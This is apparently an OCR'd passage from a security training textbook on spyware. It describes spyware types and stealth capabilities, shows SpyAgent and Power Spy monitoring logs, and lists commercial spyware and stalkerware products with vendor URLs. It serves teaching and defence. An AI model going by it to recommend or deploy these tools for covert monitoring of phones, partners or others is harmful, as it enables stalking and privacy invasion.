  The installed spyware can also help the attacker perform the following on target computers:

  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit

- **Types of Spyware**

  Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, ten major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

  - **Desktop Spyware**

    Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

Desktop spyware allows attackers to perform the following:

- Live recording of remote desktops
- Recording and monitoring Internet activities
- Recording software usage and timings
- Recording an activity log and storing it at one centralized location
- Logging users' keystrokes

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages (e.g., AIM, MSN, Yahoo, Myspace, Facebook).

- **Internet Spyware**

  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform for effective coding, testing, and optimization, and makes it a great tool for debugging software.

  It captures all the communications between a USB device and its host and saves it into a hidden file for later review. A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

  - USB spyware copies files from USB devices to your hard disk in hidden mode without any request
  - It creates a hidden file/directory with the current date and begins the background copying process
  - It allows you to capture, display, record, and analyze data transferred between any USB device and the connected PC and applications

- **Audio Spyware**

  Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, audio surveillance, SMS tracking, call logging, and GPRS tracking.

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Internet Explorer.

- **Print Spyware**

  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

  The most common telephone/cellphone spyware features include the following:

  - **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
  - **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
  - **Website History**: Records the entire history of all websites visited through the phone in the log report file.
  - **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

    It works as depicted in the following diagram.




Figure 6.110: Telephone/cellphone spyware

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.




Satellite
Server
Internet
Vehicle
Transmission Power
Hacker

Figure 6.111: GPS spyware

Spyware Tools: Spytech SpyAgent and Power Spy


Spytech SpyAgent | Spytech SpyAgent allows you to **monitor everything** users do on your computer

Power Spy | Power Spy **secretly monitors and records all activities** on your computer


spytech
SpyAgent
Click Here for Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Select an Activity Log
View Keystrokes Log [8]
View Mouse Clicks Log [8]
Keyboard & Mouse
20 Keys Last Session
Windows Viewed
14 Windows Logged
Program Usage
90 Applications Logged
Screenshots
24 Screenshots Logged
Events Timeline
348 Events Logged
Files & Documents
1158 File Events Logged
Computer Usage
2 Sessions Logged
Mic & Webcam
0 Captures Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
10 Websites Logged
Internet Activities
326 Connections Logged
Chat & Social
0 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Behavior Alerts
Real-time Activity Alerts
Start Monitoring

Monitoring Stopped. Click "Start Monitoring" to Resume.

https://www.spytech-web.com


Log View - Windows Opened 11 record(s)
Select User:
Admin
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype
Documents
Clipboard
Event History
Microphone
Keyword
Search
Previous
Next
Delete
Delete All
Export

```
Timestamp              User Name  Content
7/19/2019 9:30:45 AM   Admin      Internet Banking |Net Banking | Online Banking | Personal Banking Services - [illegible] - Microsoft E
7/19/2019 9:30:42 AM   Admin      [illegible] netbanking - Google Search - Microsoft Edge
7/19/2019 9:30:35 AM   Admin      Google - Microsoft Edge
7/19/2019 9:30:26 AM   Admin      Start Using Power Spy Software - Microsoft Edge
7/19/2019 9:26:33 AM   Admin      Internet Banking |Net Banking | Online Banking | Personal Banking Services - [illegible] - Microsoft E
7/19/2019 9:26:31 AM   Admin      Internet Banking |Net Banking | Online Banking | Personal Banking Services - [illegible] (Not respon
7/19/2019 9:26:26 AM   Admin      Internet Banking |Net Banking | Online Banking | Personal Banking Services - [illegible] - Microsoft E
7/19/2019 9:26:24 AM   Admin      [illegible] netbanking - Google Search - Microsoft Edge
7/19/2019 9:26:11 AM   Admin      Google - Microsoft Edge
7/19/2019 9:26:04 AM   Admin      New tab - Microsoft Edge
7/19/2019 9:26:02 AM   Admin      Start Using Power Spy Software - Microsoft Edge

Timestamp: 7/19/2019 9:30:45 AM
User Name: Admin
Content: Internet Banking |Net Banking | Online Banking | Personal Banking Services - [illegible] - Microsoft Edge
```

http://ematrixsoft.com

Spyware Tools

Desktop and Child Monitoring Spyware


- **ACTIVTrak**
  https://activtrak.com
- **Veriato Cerebral**
  https://www.veriato.com
- **NetVizor**
  https://www.netvizor.net
- **SoftActivity Monitor**
  https://www.softactivity.com
- **SoftActivity TS Monitor**
  https://www.softactivity.com

USB Spyware

- **USB Analyzer**
  https://www.eltima.com
- **USB Monitor**
  https://www.hhdsoftware.com
- **USBDeview**
  https://www.nirsoft.net
- **Advanced USB Port Monitor**
  https://www.aggsoft.com
- **USB Monitor Pro**
  http://www.usb-monitor.com

Audio Spyware

- **Spy Voice Recorder**
  http://www.mysuperspy.com
- **Spy Audio Listening Device**
  https://www.securityplanet.co
- **Spy USB Voice Recorder**
  https://www.securityplanet.co
- **Voice Activated Flash Drive Voice Recorder**
  https://www.spytec.com
- **Audio Spyware Snooper**
  https://www.snooper.se



Spyware Tools (Cont'd)

Video Spyware	Telephone/Cellphone Spyware	GPS Spyware
Movavi Video Editor https://www.movavi.com	**Phone Spy** https://www.phonespysoftware.com	**Spyera** https://spyera.com
Free2X Webcam Recorder http://www.free2x.com	**XNSPY** https://xnspy.com	**mSpy** https://www.mspy.com
iSpy https://www.ispyconnect.com	**iKeyMonitor** https://ikeymonitor.com	**MOBILE SPY** http://www.mobile-spy.com
NET Video Spy https://www.sarbash.com	**OneSpy** https://onespy.com	**MobiStealth** https://www.mobistealth.com
Eyeline Video Surveillance Software https://www.nchsoftware.com	**TheTruthSpy** https://thetruthspy.com	**FlexiSPY** https://www.flexispy.com

